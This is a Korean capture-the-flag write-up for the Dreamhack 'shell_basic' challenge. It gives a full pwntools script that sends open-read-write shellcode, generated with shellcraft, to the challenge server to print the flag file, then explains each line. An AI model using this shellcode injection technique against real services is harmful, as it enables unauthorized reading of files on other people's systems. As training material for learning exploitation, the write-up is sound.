Dreamhack shell_basic

Flag를 출력하는 쉘코드를 작성해야 하는데, 문제의 제약에 따라 open-read-write를 사용해야 하는 문제이다.

그런데 orw 쉘코드는 작성이 번거로워서 좀 더 쉽게 풀 수 있는 방법이 없을까 생각하다가 드림핵의 pwntools 강의에서 언급된 shellcraft를 생각해냈다. (https://dreamhack.io/lecture/courses/59)

이 강의에서 연결해준 https://docs.pwntools.com/en/stable/shellcraft/amd64.html 를 참고해서 쉘코드를 작성했다.

```
from pwn import *

r = remote("host3.dreamhack.games",24260)

context.update(arch='amd64', os='linux')

flag_str = "/home/shell_basic/flag_name_is_loooooong"
ex = ''
ex += shellcraft.pushstr(flag_str)
ex += shellcraft.open(flag_str,0,None)
ex += shellcraft.read('rax','rsp',100)
ex += shellcraft.write(1,'rsp',100)
ex += shellcraft.exit()

r.recvuntil("e: ")

r.sendline(asm(ex))

r.interactive()
~
```

1. from pwn import *

- pwntools 라이브러리를 불러온다.

2. r = remote("host3.dreamhack.games",24260)

- remote() 함수로 원격 서버와 연결을 설정한다. 드림핵에서 제공해준 서버와 포트로 연결하면 된다.

3. context.update(arch='amd64', os='linux')

- pwntools의 context를 설정하여 대상 바이너리의 아키텍처와 운영 체제를 지정한다.
- 이 문제에서는 amd64(64비트 아키텍처)와 linux를 사용한다.

4. flag_str = "/home/shell_basic/flag_name_is_loooooong"

- 문제에서 알려준 플래그 파일의 절대경로를 문자열로 정의한다.

5. 쉘코드 작성

- shellcraft.pushstr(flag_str): 플래그 파일 경로를 스택에 push하는 x86-64 어셈블리 코드를 생성한다.
- shellcraft.open(flag_str, 0, None): 플래그 파일을 읽기 모드(`0`)로 열기 위한 어셈블리 코드를 생성한다. 파일 디스크립터가 rax 레지스터에 저장된다.
- shellcraft.read('rax', 'rsp', 100): rax에 저장된 파일 디스크립터를 사용하여 파일 내용을 읽는다. 읽은 데이터를 스택(rsp)에 저장하며, 최대 100바이트를 읽는다.
- shellcraft.write(1, 'rsp', 100): 표준 출력(1)으로 스택(rsp)에 저장된 데이터를 출력한다. 결과적으로 플래그 내용이 콘솔에 출력된다.
- shellcraft.exit(): 프로세스를 종료하는 어셈블리 코드를 생성한다.

6. r.recvuntil("e: ")

- 서버가 특정 프롬프트(`"e: "`)를 출력할 때까지 데이터를 수신한다. 이렇게 해서 서버가 클라이언트로부터 쉘코드를 입력받기 전 상태라는 것을 알려준다.

7. r.sendline(asm(ex))


- 작성된 쉘코드(ex)를 어셈블리 코드로 변환하여 서버로 전송한다.
- asm() 함수는 쉘코드를 바이너리로 컴파일한다.

8. r.interactive()

- 이후 서버와의 상호작용 세션을 시작한다.
- 플래그가 표준 출력으로 출력되면 플래그를 확인할 수 있다.

요약하자면 이 쉘코드는 다음과 같은 절차로 작동한다.

1. 드림핵 서버와 연결.
2. 플래그 파일의 내용을 읽는 쉘코드를 작성.
3. 서버가 요구하는 프롬프트에 따라 쉘코드를 전송.
4. 서버에서 실행된 쉘코드가 플래그 내용을 출력.
5. 상호작용 모드로 전환하여 플래그를 확인.



이렇게 플래그를 얻어낼 수 있다.